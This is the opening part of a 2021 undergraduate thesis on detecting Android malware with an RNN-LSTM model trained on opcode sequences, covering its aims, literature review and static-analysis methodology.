MOBILE MALWARE DETECTON USING RNN-LSTM THROUGH OPCODE

AHMAD RAZIN BIN AZMAN

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

BORANG PENGESAHAN STATUS LAPORAN

JUDUL: MOBILE MALWARE DETECTION USING RNN-LSTM THROUGH OPCODE

SESI PENGAJIAN: [2020/ 2021]

Saya: ____AHMAD RAZIN BIN AZMAN_____

mengaku membenarkan tesis Projek Sarjana Muda ini disimpan di Perpustakaan Universiti Teknikal Malaysia Melaka dengan syarat-syarat kegunaan seperti berikut:

1. Tesis dan projek adalah hakmilik Universiti Teknikal Malaysia Melaka.
2. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat salinan unituk tujuan pengajian sahaja.
3. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat salinan tesis ini sebagai bahan pertukaran antara institusi pengajian tinggi.
4. * Sila tandakan (✓)

_____	SULIT	(Mengandungi maklumat yang berdarjah keselamatan atau kepentingan Malaysia seperti yang termaktub di dalam AKTA RAHSIA RASMI 1972)
_____	TERHAD	(Mengandungi maklumat TERHAD yang telah ditentukan oleh organisasi / badan di mana penyelidikan dijalankan)
_____	TIDAK TERHAD	

(TANDATANGAN PELAJAR)   (TANDATANGAN PENYELIA)

Alamat tetap: LOT 8721 JALAN
NAKHODA KANAN LORONG 21 KG   _____
NAKHODA 68100 BATU CAVES
SELANGOR_____

                                         TS. DR. MOHD ZAKI BIN MAS'UD

Tarikh: 08/09/2021   Tarikh: 08/09/2021

CATATAN: * Jika tesis ini SULIT atau TERHAD, sila lampirkan surat daripada pihak berkuasa.

MOBILE MALWARE DETECTION USING RNN-LSTM THROUGH OPCODE

AHMAD RAZIN BIN AZMAN

This report is submitted in partial fulfillment of the requirements for the
Bachelor of Computer Science (Computer Security) with Honours.

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY
UNIVERSITI TEKNIKAL MALAYSIA MELAKA
2021

DECLARATION

I hereby declare that this project report entitled

MOBILE MALWARE DETECTION USING RNN-LSTM THROUGH OPCODE

is written by me and is my own effort and that no part has been plagiarized

without citations.

STUDENT   :   Date : 08/09/2021

(AHMAD RAZIN BIN AZMAN)

I hereby declare that I have read this project report and found

this project report is sufficient in term of the scope and quality for the award of

Bachelor of Computer Science (Computer Security) with Honours.

SUPERVISOR   : _____ Date : 08/09/2021

(TS. DR. MOHD ZAKI BIN MAS'UD)

DEDICATION

To My beloved parents, for always give me support and encourage me on everything. My helpful supervisors, for always give me those brilliant ideas and precious time to guide me throughout completing this final year project. My fellow friends, for always give me good advice and helping me.

ACKNOWLEDGEMENT

ABSTRACT

The popularity of Android and the development of third-party app stores have led to Android malware growing in recent years. Emerging Android malware families are progressively implementing advanced detection avoidance tactics, necessitating more effective Android malware detection methodologies. Hence, in this project analyse an opcode features-based framework to identifying and categorizing Android malware using RNN-LSTM. This method allows for automatic feature discovery without the need for previous expert or subject knowledge for pre-defined features. Identify mobile malware using opcode is the aim of this paper. Not only that, in this research create and analyse RNN-LSTM models for mobile malware detection through opcode. In this research, synthesis all material that have related to the mobile malware detection from any journal. Summarizing the material, analyse, interpret and make implications for researcher in order to properly draw a conclusion to provide a solution. After that, in this project experimental setup is required, providing an isolation environment to prevent malware harmful PC host. The activities in the isolation environment for doing static analysis on malware samples using the jadx-gui tool involve Android package extraction and code disassembly. In this isolation environment, 1000 malware samples and 1000 benign samples will use the most recent version of Python to extract opcode. Google Colaboratory RNN-LSTM design is the way to train all data sets (80% training 20% testing). This research aims to analyse and evaluate the output of a dataset to obtain the value of the True Positive rates (TPR) and False Positive Rates (FPR).

ABSTRAK

Popolariti Android dan pengembangan kedai aplikasi pihak ketiga menyebabkan malware Android berkembang dalam beberapa tahun terakhir. Keluarga malware Android yang muncul secara progresif menerapkan taktik penghindaran pengesanan lanjutan, memerlukan metodologi pengesanan malware Android yang lebih berkesan. Oleh itu, dalam projek ini menganalisis kerangka kerja berasaskan opcode untuk mengenal pasti dan mengkategorikan perisian hasad Android menggunakan RNN-LSTM. Kaedah ini membolehkan penemuan ciri automatik tanpa memerlukan pengetahuan pakar atau subjek sebelumnya untuk ciri yang ditentukan sebelumnya. Mengenal pasti perisian hasad mudah alih menggunakan opcode adalah tujuan makalah ini. Penyelidikan ini bukan sahaja membuat dan menganalisis model RNN-LSTM untuk pengesanan malware mudah alih melalui opcode. Dalam penyelidikan ini, sintesis semua bahan yang berkaitan dengan pengesanan malware mudah alih dari jurnal mana pun. Meringkaskan bahan, menganalisis, mentafsir dan membuat implikasi kepada penyelidik agar dapat membuat kesimpulan dengan betul untuk memberikan penyelesaian. Setelah itu, dalam projek ini diperlukan penyediaan eksperimen, menyediakan persekitaran pengasingan untuk mengelakkan host PC berbahaya dari malware. Kegiatan dalam lingkungan pengasingan untuk melakukan analisis statik pada sampel malware menggunakan alat jadx-gui melibatkan pengekstrakan paket Android dan pembongkaran kod. Dalam persekitaran pengasingan ini, 1000 sampel malware dan 1000 sampel jinak akan menggunakan versi terbaru Python untuk mengekstrak opcode. Model RNN-LSTM menggunakan Google Colaboratory adalah cara untuk melatih semua set data (latihan 80% ujian 20%). Penyelidikan ini bertujuan untuk menganalisis dan menilai hasil dari set data untuk mendapatkan nilai True *Positive rates (TPR) dan False Positive Rates (FPR).*

Table of Contents

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATION

RNN   - Recurrent Neural Network

LSTM   - Long Short Term Memory

DEX   -Dalvik Executable

OPCODE   -Operation Code

API   - Application Programming Interface

TPR   -True Positive Rate

FPR   - False Positive Rate

TCP   - Transmission Control Protocol

HTTP   - Hypertext Transfer Protocol

DBN   -Deep Belief Network

DNN   - Deep Neural Networks

CNN   -Convolutional Neural Network

CHAPTER 1: INTRODUCTION

1.1 Introduction

The research history, issue statement, research topic, research priorities, research scope, research technique, and analytic walkthrough for the full research are all included in this chapter.

1.2 Research Background

In this project each mobile malware sample will be statically analysed to detect their behaviour. The static analysis decompiles the chosen .apk files and extracts and examines the associated functions. This research is used extensively for checking licenses, API calls and determining the code structures and components of a given .apk file. When the files of.apk are decompiled, there are some files, such as META-INF, lib, res, properties, AndroidManifest.xml, classes.dex, and resources.arsc, that are stored there. In static analysis, the AndroidManifest.xml and classes.dex are popular as they show any suspicious application's true purpose.

In structured research, AndroidManifest.xml and classes.dex are typically used so they display the true intent of any questionable programs. In the first step, a managed environment is developed by VMware to evaluate mobile malware without the possibility of infection on the host PC.

Secondly, in order to receive classes and manifest data, the .apk files are deleted. Manifest file holds configuration files, operation and permissions, while the class file contains all the Java codes used. Next, you can decompile the classes.dex file into a Java class file called .jar. Analysis of codes and methods in Java class will display malicious requests. Some typical malicious activities include root authorisation, the stealing of confidential data, such as IMEI and country numbers, the dispatch and reception of C&C server orders. The findings obtained in static analysis are last but not least used in the fifth stage to represent the chain of malevolent practices. The final step is important because it allows the researcher to track the patterns of the malware during an attack.

In this research, in order to increase the accuracy of the mobile malware detection using method in deep learning call Recurrent Neural Network (RNN) and Long Short Term Memory (LSTM) through Operation Code(opcode). This study plan to establish some advancement focused on the methods that have been suggested previously.

1.3 Problem Statement

Due to the rising use of complex detection avoidance methods and the need to update signature databases on a regular basis, previous research has shown that traditional signature-based approaches, which are employed by most antivirus scanners, are unsuccessful in detecting new infections. Various techniques based on analysing dynamic application activity, requested permissions, API calls, and other aspects have been presented. However, expert analysis or domain expertise are still frequently used to design or select the discriminative aspects that are provided to the machine learning system that makes the final classification decision. To train on, machine learning requires huge data sets that are complete, unbiased, and of high quality. At times, they may have to wait for fresh data to be created. Machine Learning is also self-contained, yet it is susceptible to errors. Assume you're trying to train an algorithm with data sets that aren't big enough to be useful. You get biased predictions as a result of a biased training set. As a result, customers are bombarded with irrelevant advertisements. Such errors may initiate a cascade of errors that go unnoticed for a long period in the setting of machine learning. It takes a long time to figure out what's causing the problem, and even longer to solve it, once they're discovered. Table 1.1 summarises the problem statement for the project.

Table 1.1 Problem Statement

No	Problem Statement
1	The capability traditional signature base approaches in detecting mobile malware
2	The massive data sets to train on in the machine learning.
3	The high error-susceptibility of machine learning in classification of mobile malware

1.4 Project Question

In reality, there are a great deal of to detect mobile malware and each of them have a different behaviour through opcode. Hence, it is important to study the mobile malware behaviours during static analysis and the best way to detect it. Next, we can start to identify the suitable method and algorithm in RNN-LSTM that uses a higher accuracy in detecting mobile malware.

Table 1.2 Project Question

No	Project Question
1	What is the accuracy of a non-mobile malware and mobile malware?
2	How far RNN-LSTM contribute in mobile malware detection?

1.5 Project Objective

There are three objectives of this project. Table 1.2 below shows the summary of the project objectives for this project.

Table 1.3 Project Objective

No	Project Objective
1	To detect mobile malware through opcode
2	To develop RNN-LSTM model for mobile malware detection through opcode
3	To evaluate the RNN-LSTM mobile malware detection

1.6 Project Scope

This project is developed in order to detect malware at executable by calculating it's accuracy. The dataset of the sample mobile malware will be collect and decompiled, there are some files, such as META-INF, lib, res, properties, AndroidManifest.xml, classes.dex, and resources.arsc, that are stored there.. The programming language will be use is python and the operating system is Ubuntu for better isolated environment to make this project successful.

1.7 Project Contribution

This project is important as it can be used by any researcher to conduct more research or to established best method in detection of the mobile malware using deep learning through RNN-LSTM for enabling them to compare which form of method can produce a better accuracy.

1.8 Report Organization

This section is provided for the description of the report organization. Overall, the report contains six (6) chapters:

Chapter 1: Introduction

This chapter consists of the research background, problem statement, project question, project objective, project scope, and project contribution.

Chapter 2: Literature Review

Reviews on the terminologies related to the project topic on the basis of related works, critical review of the current problems and proposed solutions have been included in this chapter.

Chapter 3: Project Methodology

This chapter describes the flow or methodology used in the process of completing this project as well as how it develops its analysis.

Chapter 4: Analysis

This chapter provide project design and process step by step must be state in this chapter.

Chapter 5: Design RNN-LSTM

This chapter provides the details of the implementation of the project including the description on how the project is carried out and how the result is produced.

Chapter 6: Conclusion

The last chapter addresses the conclusion and discussion of the project. Summary of the conclusion will also be stated in this chapter

1.9 Conclusion

In conclusion, this chapter has given an explanation and a better understanding on the objectives of the project, regarding how it would benefit in the cyber security field in the future. Next, this research will be focusing on finding the best method in deep learning and producing method of detection mobile malware with higher accuracy.

Chapter 2: LITERATURE REVIEW

2.1 Introduction

A literature review is a thorough overview of prior studies on a particular topic. The literature review examines scientific journals, books, and other references that are applicable to a specific research subject. This previous study should be enumerated, defined, summarized, critically evaluated, and clarified in the analysis. It should provide a theoretical foundation for the study and assist you (the author) in determining the scope of the study. The literature review respects the findings of prior scholars, assuring the reader that your work is well-thought-out.

By referencing a prior work in the field of research, it is believed that the author has read, analysed, and assimilated the work into the current work. A literature review provides the reader with a "landscape," allowing them to fully comprehend the field's innovations. The reader will see from this landscape that the author has incorporated all (or the overwhelming majority) of recent, important works in the field into her or his research.

2.2 Keyword

2.2.1 Deep Learning

Deep learning is a branch of machine learning in which vast volumes of data are learned using multi-layered neural networks modelled after the human brain. Deep learning algorithms conduct calculations and make predictions consistently within each layer of the neural network, increasingly 'learning' and improving the precision of the result over time.

2.2.2 Mobile Malware

Mobile malware, as the name implies, is malicious software designed to attack mobile phone operating systems. There are several common kinds of smartphone malware variants, as well as different delivery and infection processes.

It was only a matter of time before hackers shifted strategies as more people moved away from desktop operating systems in favour of handheld devices. At the moment, smartphone attacks are a tiny fraction of those that threaten desktop computers. Mobile security risks are quickly becoming a growing problem as more critical and potentially high-value activities are carried out on mobile devices.

2.2.3 Neural Network

Artificial neural networks (ANNs) and synthetic neural networks (SNNs) are a branch of machine learning that are at the core of deep learning algorithms. Their name and form are derived from the human brain, and they resemble the way biological neurons communicate with one another.

2.2.4 Operation Code (OPCODE)

An opcode (abbreviated from operation code) is the part of a computer language instruction that determines the operation to be executed. It is also known as instruction machine code, instruction code, instruction syllable, instruction parcel, or opstring. Many instructions, in addition to the opcode itself, also specify the data they would process in the form of operands. Opcodes can be used in abstract computer machines as part of their byte code requirements, in addition to being used in the instruction set architectures of different CPUs, which are hardware computers.

2.2.5 RNN-LSTM

Long Short Term Memory (LSTM) is a supervised Deep Neural Network type that excels at time-series prediction. It's a kind of RNN (Recurrent Neural Network). An LSTM model examines data from the previous "n" days (timestep) (also known as lag) and forecasts how the sequence will proceed in the future.

RNN is a kind of artificial neural network (ANN) that has a recurring relation to itself. RNN learns the influence of previous input $x(t-1)$ as well as current input $x(t)$ when estimating the output at time "t" y using this repeated relation (t). This provides RNN with a sense of time. At time "t," the secret layer activations measured at time "t-1" are used as an input.

2.3 Related Work

2.3.1 Introduction to mobile malware

With the proliferation of mobile devices, we have entered the mobile era, witnessing a rapidly growing popularity of smartphones. The mobile device is no longer confined to the communication services in traditional sense(Wang et al., 2019). Malicious software intended to target cell phone operating systems is known as mobile malware. There are several various types of mobile malware, as well as different distribution and intrusion methods (Kumar et al., 2019). Table 1.3 below are several class of malware (Jul, 2019)

Table 2.1 Type of Malware

Type of malware	Explanations
Virus	Viruses are known to penetrate mobile computers and smartphones without the user's permission. After successfully infiltrating the device, the viruses bind to some program files and begin executing malicious functions that have been coded.
Worm	Worms are typically designed to replicate themselves inside a computer system. It then goes on destroying data and files on the server or mobile devices.
Trojan	Trojans are programmed to steal banking information or passwords while also causing a denial of service (DoS) assault on the server.
Backdoor	Backdoors are created by programmers to make it easier for them to administer programs remotely. When it is used for malicious purposes, however, attackers may send ransomware, viruses, and even gain access to a computer device in order to carry out malicious activities.
Spyware	Spyware is software that monitors a computer's operations and can also be used to steal a victim's login credentials.
Adware	Adware poses no risk to computers or handheld devices because it is only used to deliver advertisements, which can be malicious at times.
Ransomware	Ransomware is a form of malicious software that encrypts the data and files of its victims. Victims will be asked to pay a large

	amount of money to the perpetrators in order to open or decrypt the files and documents.
Rootkit	Rootkit, on the other hand, is a malicious application that is installed in a computer system to allow uncertified staff access. The attackers will then remotely execute files or change device settings.
Botnets	Botnets were frequently used by attackers to carry out large-scale network attacks, such as DoS attacks, that flooded resources.
Keylogger	The keylogger works by recording all of the keystrokes. After that, the registered values are used to retrieve login credentials and other financial data. Previous research has shown that mobile malware takes on those characteristics after infecting a mobile computer.

2.3.2 Mobile malware detection base-method signature and anomaly

The two major methods of detecting and alerting on risks are signature-based and anomaly-based detections. Anomaly-based detection is used for variations in behaviour, while signature-based detection is used for known attacks. Signature-based identification is based on a list of established signs of compromise that has been pre-programmed (IOCs). Malicious network attack actions, email subject line text, file hashes, identified byte sequences, and malicious domains are all examples of IOCs. Signatures can also provide network traffic warnings, such as identified malicious IP addresses trying to gain access to a device.

In comparison to signature-based detection, anomaly-based detection may identify unexpected irregular behaviour. Anomaly-based detection involves first creating a normalized context for the system and then matching behaviour to the baseline. An warning is activated when an incident seems to be out of the ordinary. Anything that deviates from the normalized baseline will set off an alert, such as a user signing in during non-business hours, an influx of new IP addresses trying to link to the network, or the addition of new devices to a network without authorization. Based on other research that analyses HTTP requests and TCP Flows to determine whether the apps is malicious.

The network behaviours of malware can still present non-trivial anomalies that can be identified by advanced detectors which provides us with a keen insight in malware detection (Wang et al., 2019). That research is using anomaly base-detection on malicious network traffic. Some of previous research are using same base-method detection that using network traffic for mobile detection (Feng et al., 2020). Most of the research using signature base-method detection. The researcher using extraction API method calls by using Maldozer frame work(Karbab et al., 2017). In other method are using opcode features API(Kumar et al., 2019) functions are derived from smali files, which are dex files that have been disassembled. The smali file is divided into process blocks, and the Dalvik opcode frequency of each method is determined by scanning Dalvik bytecodes. Furthermore, during bytecode scanning, the presence of dangerous API invocations in the system is tested, and the frequency of dangerous API invocation for each method is determined.

2.3.3 Machine Learning in mobile malware

There are a lot of method to detect mobile malware such as machine learning. Machine learning is a branch of computer science that is distinct from conventional computing methods. Algorithms are collections of directly coded instructions used by computers to quantify or solve problems in conventional computing. Machine learning algorithms, on the other hand, enable computers to train on data inputs and then use statistical analysis to produce values that are within a certain range. As a result, machine learning makes it easier for machines to build models from sample data and simplify decision-making processes based on data inputs.

There is a research that analysed malicious network traffic using machine learning by decision tree model (Wang et al., 2019) . But a lot of research like to use deep learning as a mobile malware detection for better accuracy and less false alarm.

2.3.4 Deep Learning method in mobile malware

Deep learning is a form of machine learning in which large amounts of data are learned using multi-layered neural networks that are inspired by the human brain. Inside each layer of the neural network, deep learning algorithms perform calculations and make predictions continuously, 'learning' and refining the accuracy of the result over time.

A lot of research using deep learning to detect mobile malware. Network traffic dataset will input into CACNN layer. There were two components of the CACNN layer. One is a conditional classification model for determining whether or not an application is malicious.(Feng et al., 2020). There are a lot of method in deep learning that are using by previous research. Multimodal neural network is one of the method that uses five features vectors and is inputted separately to the initial networks which consist of five DNNs (Deep Neural Network). The initial networks are not linked to each other, and the merger layer, which is the first layer of the final network, is connected to the last layers of the initial networks. The classification results are generated by the final network, which is a DNN. Each of the initial networks' DNNs has an input layer and two hidden layers, with each receiving connections only from the previous layer.(Kumar et al., 2019).

On the other hand, previous are also using Maldozer framework that based on an artificial neural network. In this framework to allow malware detection and family attribution, the raw sequences of API method calls, as they appear in the DEX file, are used as input. Using only the sequences of raw method calls in the assembly language, MalDozer can automatically identify malicious patterns during testing. MalDozer detects malware with high precision through various datasets.(Karbab et al., 2018)

One of the common approach are using different deep architectures model such as Deep Belief Networks (DBN) and convolutional neural networks.(Yuan et al., 2016) Table 1.4 below shows the summary of the related work below:

Table 2.2 Related Works

Article Name And Author	Method used	Type of analysis	Signature	Anomaly
A mobile malware detection method using behavior features in network traffic. (Wang et al., 2019)	Machine Learning	Analyzes HTTP requests and TCP Flows to determine whether the apps is malicious and further clearly indicates that this app belongs to which malware family.		✓
A Multimodal Deep Learning Method for Android Malware Detection Using Various Features. (Kumar et al., 2019)	Deep Learning	Multimodal deep neural network model to fit the features with different properties.	✓	
A Two-Layer Deep Learning Method for Android(Feng et al., 2020)	Deep Learning	Two-layer detection model. The first layer, applying a fully connected neural network to analyze static features, and input the results to the next detection layer. Second layer, network traffic features detection analyzed the final results to prove that CACNN model	✓	
Android Malware Detection using Deep Learning on API Method Sequences(Karbab et al., 2017)	Deep Learning	Using MalDozer, a simple,yet effective and efficient framework for Android malware detection based on sequences mining using neural networks.	✓	
Droiddetector: Android malware characterization and detection using deep	Deep Learning	Android malware would achieve a better accuracy in their detection. DroidRanger and RiskRanker, two typical signature-based	✓	

learning(Yuan et al., 2016)		methods, try to characterize malware using specific patterns in the bytecode and Application Program Interfaces (API) calls.		

2.4 Propose solutions

RNN-LSTM in deep learning algorithms through opcode is the solutions to get high precision and minimum false positive and negative rates, which can be used for mobile malware identification that need a low percentage of false alarm. This research looks at detecting mobile malware using opcode or bytecode analysis. An opcode, which stands for operation code, is a series of computer language instructions. In a computerized system, these instructions are used to start such operations.

Aside from that, it has been decided that each opcode is exclusive to each data form and is available in byte codes form. A series of malware codes will be broken up into their binary types during the initial state. The binaries will then be evaluated, and any hidden codes that have been embedded in them will be removed. The binaries would then be decompiled to retrieve the set of opcodes. The researchers used static processing and deep learning to detect malware. The malware goes through an unpacking procedure in which the opcode is retrieved and then translated to a binary image. A prediction on the binary image is done by Recurrent Neural Network (RNN) using the Long Short Term Memory(LSTM) architecture can be implemented using Keras. Usually, this deep learning technology recently use in to predict word will come out if someone searching something in web browser, shopping website base on the big data with high accuracy. Same goes to the in this research will predict mobile malware using RNN-LSTM through opcode to reduce false alarm.

2.5 Conclusion

As a conclusion, analysed the behaviour of mobile malware through opcode analysis are the best method by using RNN-LSTM to get high accuracy malware detection and less false alarm percentage. Assumption in this research, it would be shown that the level of occurrence of opcode in mobile malware and benign applications is vastly different. Aside from that, malicious program behaviour is detected, and the opcodes extracted are mapped to suspicious activities.

Chapter 3: METHODOLOGY

3.1 Introduction

In this research, each sample of mobile malware will be subjected to a static analysis in order to disclose its activity. Static analysis involves decompiling selected.apk files and extracting and examining associated characteristics. This analysis is commonly used to investigate permissions, API calls, and the code structures and components included in a particular .apk file. The META-INF directory, lib, res, assets, AndroidManifest.xml, classes.dex, and resources.arsc are among the archives found when the.apk file is decompiled. In static analysis, the AndroidManifest.xml and classes.dex are frequently employed since they can show the true intent of any suspicious applications.

3.2 Research Methodology

Synthesize	• Doing a literature review that draws on multiple resources about mobile malware detection
Experimental Setup	• Doing a Isolation of the environment setup, extraction of the Android package, code disassembly, opcode and class reviews, and reconstruction and correlation analysis
Design RNN-LSTM	• Using Google Colaboratory to design RNN-LSTM through Python IDE
Analysis and Testing	• The process to get True Positive Rate(TPR) and False Positive Rate(FPR)

Figure 3.1 Research Methodology

In regarding research method, the first way is to synthesize. Looking for articles about mobile malware and detection methods in journals. Secondly, on the virtual machine Windows 7 Professional operating system, create a workspace for doing static analysis on the Android package to prevent malware from infecting the host machine. Then, using Google Colaboratory, create an RNN-LSTM algorithm to train the dataset of sample malware and

benign. Finally, the goal of this research is to analyse and test the TRUE Positive Rate (TPR) and False Positive Rate (FPR).

3.3 Experimental Setup

The framework is divided into five distinct phases in static analysis. Isolation of the environment setup, extraction of the Android package, code disassembly, opcode and class reviews, and reconstruction and correlation analysis are among the processes. Figure 2 shows the phases of this experiment graphically.

Phase 1
- Isolation environment setup

Phase 2
- Package Extraction & Code Disassembling

Phase 3
- Opcode extraction

Phase 4
Deep learning classifier

Figure 3.2 Experimental Phase

In the first phase, a controlled environment is created using VMware Workstation so that mobile malware can be analysed without putting the host PC at risk of infection. The classes and manifest file are extracted from the.apk files using jadx-gui tool in the second step. The manifest file contains information about the application's configuration, activity, and permissions, whereas the classes file contains all of the Java code. After that, the classes.dex file is decompiled into a Java class file (.jar). Analysing the codes and methods contained in the Java class can reveal any fraudulent request. Requesting root permission, stealing sensitive information such as the IMEI number and country code, and transmitting and receiving orders

from a C&C server are all frequent harmful operations. After that, disassembling applications and obtaining opcode sequences is what opcode extraction involves in phase 3. A compressed file, an Android application package (apk) file, including a manifest file, resource files, and Dalvik executable (dex) files, may be used to deliver an Android application. The application bytecode is included in the dex files, which may be disassembled using Androgard and Apk tool. Next, run python script to extract opcode sequence from malicious dataset and Benign.The output process will save as .opsec file. The next step is to extracting N-gram opcode sequence using python script but must fulfil the requirement such as installing Pandas and Ntlk library also python version to 3.8.3. The process will be save as .csv for every dataset malware and benign. Last process in this phase are to combining N-gram Features in a one .csv file using python script version 3.8.3 or latest and Pandas library. In that file will be separate by row and column that have application id , opcode sequence frequency and class id (0 for benign and 1 for malware), figure 3.3 are the overview Opcode Extraction process. Last but not least, in the fourth phase real analysis to classify malware and benign. In this phase also give a result True Positive Rate (TPR) and False Positive Rate(FPR) value. The platform use in this phase are Google Colaboratory that use Python IDE.

Figure 3.3 Process Opcode Extraction

3.4 Project Milestone

A project milestone is a scheduling method for identifying a specific stage in a project's timeline. It's a useful tool for determining schedule goals and ensuring the research's success.

Table 3.1 Project Milestone

Process/Phase	Activities	Completion Date
Synthesize	• Finding at least 10 journals about mobile malware detection • Doing a critical review every journal • Comparing all method of mobile malware detection	5 April 2021
Experimental Setup	• Installing window 7 professional in a virtual machine • Installing jadx-gui tool to reviewing APK file • Installing latest version Python Programming Language and library needed in opcode extraction • Androguard and Apk tool need to install	3 May 2021
Static Analysis	• Analysis sample malware and upload it at VirusTotal and Hybrid Analysis • Reviewing all Java code that intent to harm victim • Comparing with the online analysis	1 June 2021
Application Code Review: Opcode	• Analysis opcode that are malicious	18 June 2021
Opcode Extraction	• To extract opcode from dataset • Extract N-gram Opcode • Combining N-gram Opcode	19 July 2021
Design RNN-LSTM	• Design RNN-LSTM at Google Colabolatory	5 August 2021

Analysis and Testing	• To get True Positive Rate (TPR) • To get False Positive Rate(FPR)	25 August 2021

Figure 3.4 Gantt Chart

3.5 Conclusion

This chapter justifies and specifies the research approach utilized in this study. In this research choose the qualitative technique because of its benefits and dependability. Experimentation through textual analysis and observation were crucial study strategies. This chapter also included a timetable for the project. The analysis and design of this project will be discussed in the next chapter.

Chapter 4: ANALYSIS

4.1 Introduction

This chapter explain details of analysis and design in this research that will cover the collecting dataset of malware and non-malware. Doing a static analysis for malware APK file after that doing application code review and collecting opcode. Figure 4.1 will show the graphical representations of the analysis in this research.
